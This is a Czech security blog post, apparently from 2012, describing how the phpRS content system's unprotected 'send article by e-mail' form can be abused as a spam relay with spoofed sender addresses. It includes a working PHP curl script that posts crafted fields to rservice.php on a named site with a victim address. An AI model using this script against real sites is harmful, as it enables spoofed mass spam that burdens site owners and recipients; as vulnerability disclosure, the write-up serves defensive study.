
Redakční systém phpRS - kamarád všech spamerů

Vložil/a RubberDuck [1], 31 Říjen, 2012 - 13:23

- Programming [2]
- Spam [3]

Redakční systém phpRS asi není nutné příliš představovat. Jeden z mála redakčních systémů české výroby, které se u nás významněji prosadil. Když jsem se prohrabával jeho zdrojovými kódy, uvědomil jsem si, jak snadné je zneužít jeho funkcionalit k rozesílání spamu.

Pod každým článkem je tlačítko umožňující odeslat odkaz na článek na libovolný mail a z libovolné mailové adresy. To by samo o sobě nebylo problém. Ale je možné připojit i krátký text a tady začíná ta pravá legrace. Odesílání mailu není podmíněno žádnou kontrolou v podobě CAPTCHA nebo 'pouze registrovaní uživatelé'.



[4]
Tamper Data s odchyceným HTTP requestem s informacemi pro odesílání e-mailu

Jak tedy celý koncept vypadá? Ve své podstatě je velmi triviální. Potřebujeme tři základní věci: Seznam webových stránek běžících na phpRS, parser stránky a skript odesílající nadefinovaná POST data na skript rservice.php. Parser stránky má za úkol získat číslo článku a titulek článku na dané URL adrese. Skript na odesílání nadefinovaných POST dat jen převezme získané číslo článku a titulek a odešle data na danou stránku. Ukázkový kód pro odeslání POST dat na zadanou URL adresu by mohl vypadat následovně:

```
<?php
  SendData('http://www.supersvet.cz/rservice.php');

  echo "Done!";

  exit;
```

```
  function SendData($url){
    $fields_string = "";
    $ch = curl_init();

    $fields = array('akce' => urlencode('sendinfo'),
                    'cisloclanku' => urlencode('2008100001'),
                    'prtitulek' => urlencode('Zveme vás na Databázový sv?t 2008'),
                    'prprijemce' => urlencode('victim@mail.at'),
                    'prodesilatel' => urlencode('xyz@xyz.at'),
                    'przprava' => urlencode('Tohle není spam:
hxxp://security-portal.cz'));

    foreach($fields as $key=>$value){
      $fields_string .= $key.'='.$value.'&';
    }

    rtrim($fields_string, '&');

    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_POST, count($fields));
    curl_setopt($ch, CURLOPT_POSTFIELDS, $fields_string);

    $result = curl_exec($ch);

    curl_close($ch);
  }
?>
```

[5]
Ukázka mailu zaslaného pomocí výše zmíněného PHP skriptu

URL článku:
https://security-portal.cz/clanky/redak%C4%8Dn%C3%AD-syst%C3%A9m-phprs-kamar%C3%A1d-v%C5%A1ech-spamer%C5%AF

Odkazy:
[1] https://security-portal.cz/users/rubberduck

[2] https://security-portal.cz/category/tagy/programming
[3] https://security-portal.cz/category/tagy/spam
[4] http://www.security-portal.cz/sites/default/files/tamper.jpg
[5] http://www.security-portal.cz/sites/default/files/mail.jpg